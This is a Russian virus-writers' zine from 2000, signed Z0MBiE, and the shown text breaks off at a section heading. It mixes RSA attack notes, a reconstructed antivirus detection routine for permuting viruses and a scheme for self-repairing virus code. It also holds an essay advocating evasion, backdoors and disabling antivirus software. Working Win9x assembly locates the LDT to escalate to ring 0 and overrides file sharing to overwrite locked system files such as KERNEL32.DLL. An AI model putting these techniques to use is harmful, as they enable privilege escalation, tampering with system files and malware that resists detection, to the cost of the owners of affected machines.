Вычисление кубического корня из большого числа осуществляется простейшим бинарным поиском:

```
x = 1;
for (t = x3; t > 1; t = t / 2)
{
    if (x*x*x < x3) x += t; else
    if (x*x*x > x3) x -= t; else break;
}
```

Дабы такой атаки не происходило, часть сообщения  $x$  при каждой шифровке выбирается случайным образом.

## Еще один способ хакнуть RSA

Вот некий способ похакать RSA, предложен толи каким-то Pinoy'ем, то-ли неким Leo de Velez'ом. Способ насколько теоретически прост, настолько же практически не реализуем.

Есть формула:  $2^X = 1 \pmod{m}$ , где  $m$  - модуль, присутствующий в обоих ключах, а  $X$  необходимо найти. Ясно, что  $X = e * d - 1$ , откуда, найдя  $X$  и зная открытое  $e$ , можно вычислить секретное  $d$  по формуле  $d = (X + 1) / e$ .

Идея тут в том, чтобы умножить  $m$  на некое  $Y$ , так, чтобы произведение  $m * Y$  состояло из одних двоичных единиц, то бишь и было равно  $2^X - 1$ . Отсюда несложно найти  $X$ , равное длине полученного произведения в битах.

Однако, способ нахождения  $Y$ , коий предложил de Velez, неверен. То есть эффективного способа попросту нет.

А даже если бы он был, то все равно вычислить ни  $m * Y$ , ни  $Y$ , ни  $X$  (для реальных ключей) было бы невозможно, так как длина в битах числа  $X$  того же порядка, что и значение  $e * d$ , а поскольку число  $d$  - большое, то длина  $X$  была бы например  $2^{1024}$ , а значение  $2^{(2^{1024})}$ , что есть полнейший бред.

## В помощь изучающим исходники на английском

Рекомендуются исходники от [PGP 2.6.3ia](#) -- там все понятно и с комментариями.

| Английский термин                  | Перевод                                                                                                             |
|------------------------------------|---------------------------------------------------------------------------------------------------------------------|
| dividend                           | делимое                                                                                                             |
| divisor                            | делитель                                                                                                            |
| quotient                           | частное                                                                                                             |
| remainder                          | остаток                                                                                                             |
| multiplicand                       | множимое                                                                                                            |
| multiplier                         | множитель                                                                                                           |
| product                            | произведение                                                                                                        |
| to raise to a power                | возводить в степень                                                                                                 |
| base                               | основание (степени)                                                                                                 |
| exponent                           | показатель (степени)                                                                                                |
| module, modulus                    | модуль. здесь - то же что и remainder                                                                               |
| prime, prime number                | простое число                                                                                                       |
| sieve                              | решето (мат. метод нахождения простых чисел)                                                                        |
| Fermat's theorem                   | теорема Ферма: $(a^{(p-1)}) \% p = 1$ , если p-простое                                                              |
| Euclid's algorithm                 | алгоритм Евклида                                                                                                    |
| factoring                          | факторизация, разложение на множители. в частности, разложение m на p и q.                                          |
| factoring problem                  | вопрос об эффективном алгоритме факторизации больших чисел, не решен до сих пор. кто решит -- поимеет лимон баксов. |
| LCM, Least(Lowest) Common Multiple | НОК, Наименьшее Общее Кратное                                                                                       |
| GCD, Greatest Common Divisor       | НОД, Наибольший Общий Делитель                                                                                      |

---

# ДЕТЕКТИРУЕМ ПЕРМУТИРУЮЩИЙ ВИРУС

by Eugene Ka**ZPERM**sky

Итак, вышел очередной апдейт оп каспера - коий умеет детектить два пермутирующих вируса.

Один вирус (`win32.zperm.a == rpme.z0mbie6a`) написан с использованием движка **RPME**, который позволяет раскидать команды вируса по некоторому буферу и связать их JMP-ами, ну и плюс к этому некоторые другие фишки.

Второй вирус (`win32.zperm.b == z0mbie7`) это почти то же самое, но вместо RPME там Pfu-подобная мутация, то есть каждая команда дополнена до 16 байт NOPами, "плавает" в них, и кроме этого каждый 16-байтный блок может перемещаться в случайную область буфера, и все, опять же, связывается JMP-ами.

Следует сказать, что каспер весьма порадовал тем, что продетектил оба вируса одним и тем же кодом. А особенно мне понравилось название вирусов.

Детектирующий же алгоритм выглядит весьма недалёковидно, а уж о каких-нибудь там гениальных идеях и говорить не приходится.

В общем, детектирование проводится так:

1. Брать команды по одной, удалять среди них JMPы и NOPы, полиморфные команды приводить к одному виду, переменные аргументы заменять на 0, копировать все это в буфер.
2. Просчитать по буферу контрольную сумму.

Как видим, отличие от детектирования обычных вирусов только в первом пункте. Причем, выполняется он только при некоторых условиях, например если хотя бы две команды файла совпадают с вирусными - это для того, чтобы не тормозить на всех файлах подряд. Выход осуществляется при фиксированном количестве или суммарной длине команд, или при нахождении некоторого характерного опкода, в нашем случае `CALL EAX`, либо же при нахождении опкода отсутствующего в детектируемой области вируса.

Короче говоря, алгоритм писался на конкретный вирус явно без учета всех возможностей пермутирующего движка. Например "обменянные" местами ветви алгоритма (при замене `jz <--> jnz`) и перемешанные инструкции не обрабатываются никак. Наверное это потому, что такие конструкции не встречаются в самом начале вируса, а именно по его началу и проводится проверка контрольной суммы. Это, в свою очередь, является продолжением старой традиции антивирусников детектировать вирус по длине контрольной суммы не составляющей и десяти процентов от общей длины вируса.

Ниже приведен детектирующий антивирусный код.

```
===== [begin ZPERM.ASM] =====

; source: zperm.c (up000630.avc/_o_a0001.o32)

; 4550 cs1=(0000,04,50155015) cs2=(1400,32,120E7C33) name=Win32.ZPerm.a
; 4B8B cs1=(06BE,10,FC08C1F7) cs2=(06BE,C0,29104DF1) name=Win32.ZPerm.a#
; BD60 cs1=(1400,07,24F92413) cs2=(1400,2A,34D5DC13) name=Win32.ZPerm.b
; FBE8 cs1=(0400,07,D8E48C4A) cs2=(0600,C0,4D20871B) name=Win32.ZPerm.b#

_decode      proc near

virus_variant = byte ptr -7          ; 1=a(z6a) 0=b(z7)
opcode       = word ptr -6
```

```

ibuf_offset    = dword ptr -4

ibuf           = edi           ; ibuf: входной буфер
i              = ebx           ;

o              = esi           ; выходной буфер

opcode_count   = ebp           ; число опкодов в цикле (*)

                sub     esp, 8

; проверить первую команду файла
                cmp     opcode_1, 60h      ; 60=pusha
                je      __found1
                cmp     opcode_1, 0E9h     ; E9=jmp
                je      __found1
                cmp     opcode_1, 90h      ; 90=nop
                jne     __exit

; проверить вторую команду файла
__found1:
                cmp     opcode_2, 60h
                je      __found2
                cmp     opcode_2, 0E9h
                je      __found2
                cmp     opcode_2, 90h
                jne     __exit

__found2:
                xor     opcode_count, opcode_count
                xor     o, o
                xor     i, i
                mov     ibuf, offset opcode_2
                mov     virus_variant, 1 ; 1=a(z6a) 0=b(z7)
                mov     eax, _EP_Next
                mov     ibuf_offset, eax

                ; цикл (*)
__cycle:
                inc     opcode_count
                cmp     o, 80h
                ja      __virus_found

__check_max:
                cmp     i, 100h
                ja      __exit
                cmp     opcode_count, 100h
                ja      __exit

                mov     ax, ibuf[i]
                mov     opcode, ax

                xor     ecx, ecx
                mov     cl, al
                sub     ecx, 0Fh
                cmp     ecx, 0F0h
                ja      __exit
                xor     edx, edx
                mov     dl, index_table[ecx]
                jmp     jmp_table[edx*4]

i11__NOP:
                mov     virus_variant, 0 ; 1=a(z6a) 0=b(z7)
                inc     i
                cmp     o, 80h
                jbe     __check_max

__virus_found:
                ; BD == mov ebp, <virus-entry-va>
                cmp     byte ptr obuf+1, 0BDh
                jne     __exit3

```



```

        mov     dword ptr obuf+2, 0 ; zerofill variable dword

__exit3:

        mov     ax, 2                ; 2=found???

        add     esp, 8
        retn

; -----
; 0F == Jxx (near)

i0__opcode_0F:

        mov     obuf[o], al
        inc     o
        inc     o
        mov     al, opcode.byte ptr 1
        and     al, 0F0h
        mov     (obuf-1)[o], al

        xor     eax, eax
        mov     al, opcode.byte ptr 1

        cmp     eax, 84h             ; jz
        je      __jz_skip
        cmp     eax, 85h             ; jnz
        je      __jnz_process

__exit:

        xor     ax, ax                ; 0=not found

        add     esp, 8
        retn

; -----

__jz_skip:

        add     i, 6
        jmp     __cycle

; -----

__jnz_process:

        mov     eax, [ibuf+i+2]
        add     eax, i
        add     eax, 6
        jmp     loc_0_1CF

; -----
; 29,2B=sub 31,33=xor

i1234_xorsub:

        cmp     opcode.byte ptr 1, 0C0h
        jne     __exit

        add     o, 2
        add     i, 2
        mov     word ptr (obuf-2)[o], 0C031h
        jmp     __cycle

; -----

i7__FS:

        xor     eax, eax
        mov     al, opcode.byte ptr 1
        cmp     eax, 67h
        je      __copy_6
        cmp     eax, 89h
        je      __copy_3
        cmp     eax, 0FFh
        je      __copy_3

__exit2:

```

```

        xor     ax, ax             ; 0=not found

        add     esp, 8
        retn

; -----

__copy_6:
        mov     al, ibuf[i]
        inc     i
        mov     obuf[o], al
        inc     o

i8121314__copy_5:
        mov     al, ibuf[i]
        inc     i
        mov     obuf[o], al
        inc     o

i10__copy_4:
        mov     al, ibuf[i]
        inc     i
        mov     obuf[o], al
        inc     o

__copy_3:
        mov     al, ibuf[i]
        inc     i
        mov     obuf[o], al
        inc     o

i9__copy_2:
        mov     al, ibuf[i]
        inc     i
        mov     obuf[o], al
        inc     o

i56__copy_1:
        mov     al, ibuf[i]
        inc     i
        mov     obuf[o], al
        inc     o

        jmp     __cycle

; -----

i15__E8call:
        cmp     virus_variant, 0 ; 1=a(z6a) 0=b(z7)
        jne     loc_0_1C1
        mov     obuf[o], al
        inc     o
        mov     dword ptr obuf[o], 0
        add     o, 4
        add     i, 5
        jmp     __cycle

; -----

loc_0_1C1:
        mov     virus_variant, 0 ; 1=a(z6a) 0=b(z7)

i16__E9jmp:
        mov     eax, [ibuf+i+1]
        add     eax, i
        add     eax, 5

loc_0_1CF:

```

```

; подчитываем требуемую область файла
    add     ibuf_offset, eax
    push    100h
    mov     eax, ibuf_offset
    push    offset obuf+80h
    push    eax
    mov     ibuf, offset obuf+80h
    xor     i, i
    call    _Seek_Read
    add     esp, 0Ch

    jmp     __cycle
; -----

i17__op_FF:
    cmp     opcode.byte ptr 1, 0D0h ; FF D0 == call eax
    jne     __exit
    mov     ax, ibuf[i] ; выход из цикла (*) по опкоду FF D0
    mov     obuf[o], ax
    jmp     __virus_found

_decode    endp
; -----

jmp_table  dd offset i0__opcode_0F ; 0
           dd offset i1234_xorsub ; 1
           dd offset i1234_xorsub ; 2
           dd offset i1234_xorsub ; 3
           dd offset i1234_xorsub ; 4
           dd offset i56__copy_1 ; 5
           dd offset i56__copy_1 ; 6
           dd offset i7__FS ; 7
           dd offset i8121314__copy_5 ; 8
           dd offset i9__copy_2 ; 9
           dd offset i10__copy_4 ; 10
           dd offset i11__NOP ; 11
           dd offset i8121314__copy_5 ; 12
           dd offset i8121314__copy_5 ; 13
           dd offset i8121314__copy_5 ; 14
           dd offset i15__E8call ; 15
           dd offset i16__E9jmp ; 16
           dd offset i17__op_FF ; 17
           dd offset __exit ; 18=xx

; 18 = exit
xx = 18
index_table label byte
db 0 ; 0F
db xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx ; 1x
db xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, 1, xx, 2, xx, xx, xx, xx ; 2x
db xx, 3, xx, 4, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx ; 3x
db xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx ; 4x
db xx, xx, xx, xx, xx, xx, xx, xx, 5, xx, xx, xx, xx, xx, xx, xx ; 5x
db 6, 6, xx, xx, 7, xx, xx, xx, 8, xx, 9, xx, xx, xx, xx, xx ; 6x
db xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx ; 7x
db xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, 10, xx, xx, xx, xx, xx ; 8x
db 11, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx ; 9x
db xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx ; Ax
db xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, 12, xx, 13, xx, 14 ; Bx
db xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx ; Cx
db xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx ; Dx
db xx, xx, xx, xx, xx, xx, xx, xx, 15, 16, xx, xx, xx, xx, xx, xx ; Ex
db xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, xx, 17 ; Fx

```

=====[end ZPERM.ASM]=====

# ПОМЕХОЗАЩИЩЕННЫЕ ВИРУСЫ

Когда большинство вирусов было бытовыми, когда обновлялся айдестетовский вирлист, лозинский еще не впал в маразм, а касперский еще только сосал не причмокивая... Жил-был вирус, и как только он не назывался - Doodle, Yankee, Music, и еще хрен знает как.

И была в том вирусе фишка, а именно - коли патчил в вирусе бедняга-программист какой байт, так байт этот на место возвращался. То есть становился обратно, как был.

И с тех пор мучают вирмэйкеры себя и людей, доставая их вопросами - как же енто он, проклятый, восстанавливается, не делая второй своей копии?

Интуитивно ясно, что внесение избыточности в информацию позволяет находить и восстанавливать помехи. Пример тому - избыточность естественных языков. Сколько избыточности вносить и как ее считать, можно прочесть у Шеннона.

Мы, вирмэйкеры, люди простые, нам Шеннон ни к чему, всякие там теоремы мы вообще знать не желаем, и поэтому требуется простой способ восстанавливать вирус после патча.

Итак, представляем защищаемый блок данных в виде матрицы. По каждому столбцу и каждой строке матрицы считаем контрольную сумму, попросту XORим байты один на другой.

Теперь представим, что изменился один байт. Тогда изменятся контрольные суммы соответствующих столбца/строки матрицы, своими номерами указывая координаты байта.

Вот и все. Максимальное количество восстанавливаемых подряд байт равно числу столбцов. Количество строк и столбцов выбирается как вам удобнее.

Конечно, можно попросту хранить вторую копию вируса. Но ее будет легко пропатчить. И вообще, это уже совсем другая байка.

Кстати, судя по всему похожая фишка используется в RARe для защиты архивов от глюков, для -rr1 число столбцов (длина строки) соответственно 512 байт - один сектор.

Пример.

Есть данные, и есть контрольные суммы по строкам и по столбцам, посчитанные XORом. Пусть байт 74 (jz) изменили на EB (jmp).

| до изменения:     | после изменения:  |
|-------------------|-------------------|
| 90 90 90 90 90 90 | 90 90 90 90 90 90 |
| 90 74 12 90 90 F6 | 90 EB 12 90 90 69 |
| 90 90 90 90 90 90 | 90 90 90 90 90 90 |
| 90 90 90 90 90 90 | 90 90 90 90 90 90 |
| 00 E4 82 00 00    | 00 7B 82 00 00    |

В результате изменятся два байта контрольных сумм - один в суммах по строкам и один в суммах по столбцам.

Таким образом мы узнали координаты измененного байта в массиве данных.

Как вычислить старое значение байта?

- проXORить старую контрольную сумму на новую и на новое значение байта.

```
F6 xor 69 xor EB = 74, либо
E4 xor 7B xor EB = 74.
```

Следующую мысль выражу кратко: если и здесь не понятно, то это пиздец.

## Пример на C++

Примечание (для тех кто не знает C):

```

    c++                pascal
c = d ^ e;           c := d xor e;
a ^= b;              a := a xor b;
a++;                 a := a + 1;

#include <stdio.h>
#include <stdlib.h>

#define COLS 4          // число столбцов (x)
#define ROWS 4          // число строк (y)

void main()
{
    unsigned char a[ROWS][COLS];    // массив данных

    for (int y=0; y<ROWS; y++)      // заполним его всякой хуйней
    for (int x=0; x<COLS; x++)
        a[y][x]=random(256);

    unsigned char oy[ROWS]={0};      // контрольные суммы: по строкам
    unsigned char ox[COLS]={0};      // по столбцам

    for (int y=0; y<ROWS; y++)      // считаем контрольные суммы
    for (int x=0; x<COLS; x++)
    {
        oy[y]^=a[y][x];
        ox[x]^=a[y][x];
    }

    int y = random(ROWS);            // пропатчим два случайных байта
    int x = random(COLS);            // (они должны быть в одной строке)
    int r = random(256);
    printf("randomizing a[%i][%i]: %02X --> %02X\n", y,x, a[y][x], r);
    a[y][x] = r;
    x--;
    r = random(256);
    printf("randomizing a[%i][%i]: %02X --> %02X\n", y,x, a[y][x], r);
    a[y][x] = r;

    unsigned char ny[ROWS]={0};      // новые контрольные суммы
    unsigned char nx[COLS]={0};

    for (int y=0; y<ROWS; y++)      // считаем и их
    for (int x=0; x<COLS; x++)
    {
        ny[y]^=a[y][x];
        nx[x]^=a[y][x];
    }

    for (int y=0; y<ROWS; y++)      // для каждого байта данных
    for (int x=0; x<COLS; x++)
        // если не совпадают суммы по строкам и столбцам
        if ((oy[y]!=ny[y])&&(ox[x]!=nx[x]))
        {
            printf("found error in a[%i][%i]\n", y,x);
            // два варианта "старых" значений байта
            int v1 = oy[y]^ny[y]^a[y][x];
            int v2 = ox[x]^nx[x]^a[y][x];
            printf(v1==v2?"correcting\n":"trying to correct\n");
            printf("%02X -> %02X\n", a[y][x], v2);
            // в качестве восстановленного байта используем оный посчитанный
            // при помощи суммы по столбцу (v2), так как вероятность изменения
            // нескольких байт подряд (т.е. в одной строке) больше
            ny[y] ^= a[y][x] ^ v2; // корректируем контрольные суммы в
            nx[x] ^= a[y][x] ^ v2; // соответствии с восстанавливаемым байтом
            a[y][x] = v2;          // восстанавливаем байт
        }
}
```

```
}  
} // main
```

## Результат работы программы

```
randomizing a[3][3]: 51 --> A6  
randomizing a[3][2]: FC --> 11  
found error in a[3][2]  
trying to correct  
11 -> FC  
found error in a[3][3]  
correcting  
A6 -> 51
```

Может возникнуть вопрос: какими должны быть изменения, чтобы подобный метод не смог восстановить пропущенный байт?

В основном такими:

```
00 00 00 00 00  nn  Нельзя определить, какие из указанных четырех байтов  
00 A  B  00 00  **  изменились: это могут быть A и D либо B и C,  
00 C  D  00 00  **  либо любые комбинации по 3 байта, либо все 4.  
00 00 00 00 00  nn  
00 00 00 00 00  nn  
  
nn ** ** nn nn
```

То есть такая схема подсчета контрольных сумм хорошо работает только если изменения произошли в пределах одной строки/столбца. Поэтому строки эффективно делать длиннее столбцов.

Если вас заинтересовало помехозащищенное кодирование - ищите линейный блочный код, коды М из N, коды Хэмминга и тому подобную хрень.

---

\_(x) 2000 Z0MBiE, <http://z0mbie.host.sk>\_

# Перспективы развития вирусов

Киберпространство растет и обеспечить его необходимым количеством вирусов достаточной сложности становится все тяжелее.

Поэтому мы приходим к генераторам/конструкторам вирусов с одной стороны и к совместному написанию вирусов (кои все бредят) с другой стороны. Конструкторы и генераторы вирусов дают большое количество простых продуктов. Совместное написание дает минимальное (даже скажем - нулевое) количество вирусов сравнительно сложных.

После написания возникает вопрос о распространении.

Здесь и проявляются охуительно быстро распространяющиеся макро-черви. Такой червь может в считанные дни "разнести" некоторый дополнительный блок данных по большому числу компьютеров, хотя будет почти так же быстро вылечен. В противоположность им идут файловые вирусы, распространяющиеся с намного меньшей скоростью, но зато и время "излечения" от оных во много раз больше, чем от макро-червей. Сравните по продолжительности эпидемии onehalf-a и cih-a с одной стороны и meliss-ы и iloveyou с другой стороны.

Почему такая разница во времени "излечения"? Ключ лежит в слове "эпидемия", то есть - в резком увеличении количества вирусов за малое время, причем даже не столько самих вирусов, сколько побочных от них эффектов - типа факапа сети, или же просто мелких, но неприятных неожиданностей на юзерских компьютерах.

После распространения вируса возникает вопрос о сопротивлении его "лечению".

Тривиальным решением является установка вируса на произведение глобального пиздеца. В этом случае лечить просто нечего. Более сложным решением является удаление/патч антивирусов пришедших на компьютер ПОСЛЕ вируса и "пробивание" защит антивирусов установленных на компьютере ДО вируса.

Сопротивление лечению можно понимать по всякому, и, как мне кажется, сюда входит также и сопротивление детектированию вируса. Ибо чем позже будет обнаружен вирус, тем позже он попадет к антивирусникам. В этом плане большое преимущество имеют медленно распространяющиеся файловые вирусы о которых становится известно далеко не сразу. Как противодействие детектированию существуют такие технологии как стелс, полиморфик и чер. Стелс не дает беспокоиться юзеру, полиморфик и чер скрывают вирус от эвристических анализаторов.

Кроме того, в сопротивление лечению входит также и сопротивление написанию антивируса. О чем это я? А о времени, которое антивирусники затратят на написание лечилы. Это время зависит от:

- величины/качества эпидемии вируса с точки зрения антивирусников
- собственно сложности вируса, сюда также входит
- наличие свободно доступных исходников вируса

Самым важным фактором я считаю сложность вируса. Суммарный объем кода, количество возможных производимых действий, реакции вируса на различные ситуации, сложность и количество методов заражения файлов и распространения по сети, всякие анти-чего-то-там примочки и т.п.

Анализ подобных вещей отнимает огромное количество времени у дисассемблирующего вирус антивирусника, тем самым давая вирусу возможность распространяться все дальше и все быстрее.

Если только просмотреть и вникнуть, ну скажем, в iloveyou, составляет где-нибудь пол часа, то сколько времени надо затратить на 100-килобайтный метаморфно-полиморфно-пермутирующий

мультиплатформенный вирус, написанный в основном на ассемблере, кусками зашифрованный, с антитрассировками, антиотладками, вставками на си и паскале, шитым кодом и прочей хуйней?... Это я, конечно, пошутил, но большие сложные вирусы, существующие в реальности, не такие уж и простые.

Та же ситуация наверное была и с моррисовским червем - дизассемблировать умели немногие, у половины из них свои дела, а сеть перегружена, связи никакой, да еще и охуевший народ анноит звонками типа "а что за хуйня".

Кто-нибудь, наверное, спросит - какие же из перечисленных свойств лучше вставлять в вирус -- медленное или быстрое распространение, макро- или файловый, с сетевыми примочками или без, полиморфик или нет, с факапом или анти-антивирусными фичами и т.п.

Давно известно, что решение проблемы не есть один из нескольких очевидных путей, а суть комбинация их. Поэтому вставлять в вирус нужно ВСЕ что только возможно.

А что если в вирусе есть несколько фич, из которых вызвать нужно только одну? Самым примитивным вариантом является применение рандомера, то есть вызывать возможные ветви алгоритма случайным образом. Я имею в виду дублирующиеся ветви. Например несколько методов заражения файлов - один из нуля, один через `api`, причем и то и другое - и `hll`-методом и изменением секций, и т.п.

Что дает подобная хрень? Во-первых, необходимую сложность. Во-вторых, изменение функциональной сигнатуры, правда не сильное - навряд ли перемешивания блоков с кодом в вирусе, но все же хоть такое. И, в третьих, некое подобие антитрассировки. Представьте, что вы поставили бряк на одну из `api`-функций вируса, а в следующий запуск вызовется уже совсем другая функция, или не вызовется вообще, или вызовется, но для других действий.

Какими еще свойствами будет обладать такой сложный вирус? Появляются, например, возможности алгоритмически задавать стратегию распространения вируса. Я говорю вот о чем: пусть вирус умеет заражать скажем `PE` файлы и документы. Предположив, что время на всех компьютерах выставлено правильно, можно задать распространение через `EXE` файлы по четным неделям и через документы по нечетным. И, скажем, чтобы через каждый месяц вирус менял метод заражения файлов, а каждый месяц из трех "засыпал". Получается нечто псевдо-"умное". Каким будет результат? При медленном распространении не возникнет эпидемии, не будет одновременно большого числа компьютеров с одними и теми же "симптомами" заражения. Распространение вируса будет выглядеть как много локальных неопасных эпидемий разных вирусов.

Предположим теперь что мы запрограммировали в вирус некоторые дополнительные возможности, например процедуру, изменяющую все сигнатуры вируса (перемешивающую определенные команды например), но зашифровали эту фику случайным ключом. И во время работы вируса перебираем наши ключи. Таким образом можно прикинуть, и отложить "мутацию" вируса на определенное время, причем добраться до зашифрованного кода нельзя никаким способом, кроме перебора. А веры, конечно, могут найти приличный компьютер и устроить перебор на нем, но смогут/станут ли они это делать? В результате вирус через, скажем, месяц, изменяет все свои сигнатуры и мы имеем уже не один вирус а десяток его недетектируемых модификаций в разных местах.

Теперь о вирусных эффектах, то бишь что можно с этого всего поиметь. Есть две принципиально разных цели в соответствии с которыми можно выбирать стратегию распространения вируса.

Вариант первый. Макро-червь, быстро распространяющийся и выполняющий несложную задачу, типа отправки маздаевого реестра на емил богданову, засирки антивирусного саппорта или просто причинения пользы в виде освобождения диска от программ. Как вариант - установка на компьютер бэкдора/трояна или другого, уже более сложного вируса.



Вариант второй. Файловый вирус, распространяющийся сравнительно медленно и не вызывающий больших эпидемий. Тут, честно говоря, сказать сложно, что б с них поиметь. Ну, тот же самый факап, демонстрация похабных политических лозунгов и т.п. Опять же установка бэкдора. Как вариант - патч некоторого программного обеспечения. Чтобы например антивирус перестал определять вирусы, достаточно изменить в нем две подпрограммы (или макроса) -- подсчет вирусных контрольных сумм и проверку собственной целостности. Еще вариант - имитация поломки харда. Зачем оно надо? Спросите любого компьютерного ремонтера, он вам объяснит. ;-)

И еще одна крайне прикольная фиша - [первертация кода](#). Идея - в изменении случайных кусков кода во ВСЕХ программах (с сохранением их работоспособности), начиная с точки входа. Например перестановка инструкций местами, замена `mov r1,r2` на `push r2/pop r1` и т.п. В результате изменяются сигнатуры программ, упаковщиков, троянов и даже других вирусов.

---

\_(c) 2000 Z0MBiE, <http://z0mbie.host.sk>\_

# Поиск LDT в памяти

Итак, GreenMonsterом реализована очередная вирусная фишка -- поиск LDT в памяти.

Здесь мы будем говорить о применении подобной техники к работе из PE файлов.

Из PE файлов желательно вызывать только win32 api-функции. Поэтому мы не будем делать никаких поисков по алиасу: ведь для того, чтобы обращаться к LDT через селектор (а не линейный 0-based flat-адрес), мы должны изменить права этого селектора. Таких winapi-функций нет. Конечно, можно вызвать INT 31 (DPMI-функции) таким образом:

```
int31:          push    ecx
                push    eax
                push    0002A0029h      ; INT 31 (DPMI services)
                call    kernel@ord0
```

Но это было бы слишком просто. Поэтому мы будем искать LDT в памяти.

Что искать? 8-байтовые дескрипторы для известных нам селекторов легко получаемы функцией GetThreadSelectorEntry. Вызывается оно так:

```
call    GetCurrentThread    ; получить хендл нити

push    offset cs_descr      ; поинтер на дескриптор
push    cs                   ; селектор
push    eax                  ; хендл нити
callW   GetThreadSelectorEntry
or      eax, eax
jz      __error
```

Параметры, проверяемые в этой функции: валидность нити и указателя на результат, а также граница LDT и бит 2 в селекторе. Это значит, что можно получить любой дескриптор из LDT, если подавать (селектор = номер \* 8 + 4). Таким образом мы получаем некоторое количество дескрипторов, посредством чего создаем у себя в памяти копию LDT. А далее, полагая, что LDT начинается на границе 4к-байтной страницы, используя SEH и сравнивая страницы памяти, перебираем все возможные адреса.

Выглядит это так:

```
; -- [FIND_LDT.INC] -----

LDT_MIN_ADDR      equ     080000000h
LDT_MAX_ADDR      equ     0FFFFFF00h
LDT_SCANSIZE      equ     4096

                    .data

ldtpage           db      LDT_SCANSIZE dup (?)

                    .code

; subroutine: find_ldt_prepare
; action:       fill internal variables
; output:      CF=0 all ok
;              CF=1 unknown error

find_ldt_prepare:  pusha

                    xor     esi, esi

__cycle:          lea     eax, ldtpage[esi]
                    push    eax
                    lea     eax, [esi+4] ; bit2=LDT
                    push    eax
                    callW   GetCurrentThread
```

```

        push    eax
        callW   GetThreadSelectorEntry
        or      eax, eax
        jz      __error

        add     esi, 8
        cmp     esi, LDT_SCANSIZE
        jb      __cycle

        clc

__exit:    popa
        ret

__error:   stc
        jmp     __exit

; subroutine: find_ldt_scanmemory
; input:     none
; output:    CF=0   EBX=LDT base
;           CF=1   not found

find_ldt_scanmemory:  mov     ebx, LDT_MIN_ADDR

__cycle:              call    find_ldt_testpage
                     jnc     __found

                     add     ebx, 4096
                     cmp     ebx, LDT_MAX_ADDR
                     jb      __cycle

                     stc
                     ret

__found:              clc
                     ret

; subroutine: find_ldt_testpage
; input:     EBX=any VA
; output:    CF=0   address contains LDT
;           CF=1   no ldt found or an error occurred while accessing memory

find_ldt_testpage:   pusha

                     call     __seh_init
                     mov     esp, [esp+8]

__error:             stc
                     jmp     __seh_exit

__seh_init:          push    dword ptr fs:[0]
                     mov     fs:[0], esp

                     or      byte ptr [ebx], 0           ; must be writeable

                     lea     esi, ldtpage
                     mov     edi, ebx
                     mov     ecx, LDT_SCANSIZE/4
                     cld
                     rep     cmpsd
                     jne     __error

                     clc

__seh_exit:          pop     dword ptr fs:[0]
                     pop     eax

                     popa
                     ret

; -- [FIND_LDT.INC] -----

```

Далее, разумеется, идет переход в ring-0:

```

call    find_ldt_prepare
jc      __error
call    find_ldt_scanmemory
jc      __error

CGSEL          equ      0*8

              fild      qword ptr [ebx+CGSEL]

              push     offset ring0
              pop      [ebx].word ptr 0
              pop      [ebx].word ptr 6
              mov      [ebx+2], 0EC000028h

              db       9Ah
              dd       ?
              dw       CGSEL+111b      ; 111b=LDT+Ring3

              fistp     qword ptr [ebx+CGSEL]

              ...

ring0:        int 3
              retf

```

см. также [пример подключения find\\_ldt.inc](#).

(x) 2000 Z0MBiE, <http://z0mbie.host.sk>

# Win9X: Пишем в закрытые для записи файлы

Итак, ВОТ ОНО!!! После нескольких часов ковыряния маздая и упорного разглядывания хексов родились две ассемблерные команды, чему я весьма рад, ибо давно было пора. Но, как говорится, лучше послезавтра чем завтра, и поэтому вам представляется взъеб маздайных шар (в ring0):

```
; EBX=ring0 file handle, file may be opened in read-only mode
mov     eax, [ebx+0Ch]      ; get some fucking pointer
mov     byte ptr [eax+0Ch], 42h ; set openmode to denynone, read-write
```

Хотите еще? Ну тогда вот вам полный экземпл записи в KERNEL32.DLL, аки же в любой другой файл независимо от того, открыт ли он, системный или еще какая хуйня:

```
...
mov     eax, R0_OPENCREATEFILE
mov     bx, 2044h          ; no i24, denynone, r/o
mov     cx, 32             ; archive (unused here)
mov     dx, 01h           ; fail | open
lea     esi, filename
VxDcall IFSMGR, Ring0_FileIO
xchg    ebx, eax

mov     eax, [ebx+0Ch] ; fuck share:
mov     byte ptr [eax+0Ch], 42h ; denynone, read-write

mov     eax, R0_WRITEFILE
mov     ecx, size buf
xor     edx, edx          ; filepos
lea     esi, buf
VxDcall IFSMGR, Ring0_FileIO

mov     eax, R0_CLOSEFILE
VxDcall IFSMGR, Ring0_FileIO
...
```

С ring3 дело обстоит сложнее: чтобы наебать шары нужен хендл нулевого кольца, а сгенерить его из ring3-хендла не так-то просто. Есть, правда, функция: IFSMGR\_Win32\_Get\_Ring0\_Handle, но она глючавая и хуево как-то вызывается.

Метод, который применялся чтобы до всего этого допереть:

1. замечаем, что хендл файла в нулевом кольце суть поинтер куда-то-там
2. дальше видим, что по этому адресу (хендлу) куча офсетов
3. открываем два файла - один readonly и один readwrite
4. дамвим и сравниваем память куда показывают офсеты из обоих хендлов
5. повторяем до полного охуения либо пока не станет все понятно ;-)

Кроме всего прочего было замечено: после `mov eax, [ebx+0Ch]` в `eax` будет поинтер на структуру, первый дворд которой суть поинтер на следующую такую же структуру. Из этого можно поиметь например сканер хендлов.

В качестве бонуса прилагается [пример](#) инвертирования первого байта в KERNEL32.DLL, а так же инклюдники для перехода и работы с файлами в ring0.

ZOMBiE, <http://z0mbie.host.sk>

# ВОЙНА В RING-0

## Часть 1

*In your head, in your head  
they are dyin'...*

В этом тексте мы попытаемся кратко изложить текущее положение вещей по поводу работы вирусов в нулевом кольце под маздаем (Win9X).

## ПЕРЕХОД В RING-3

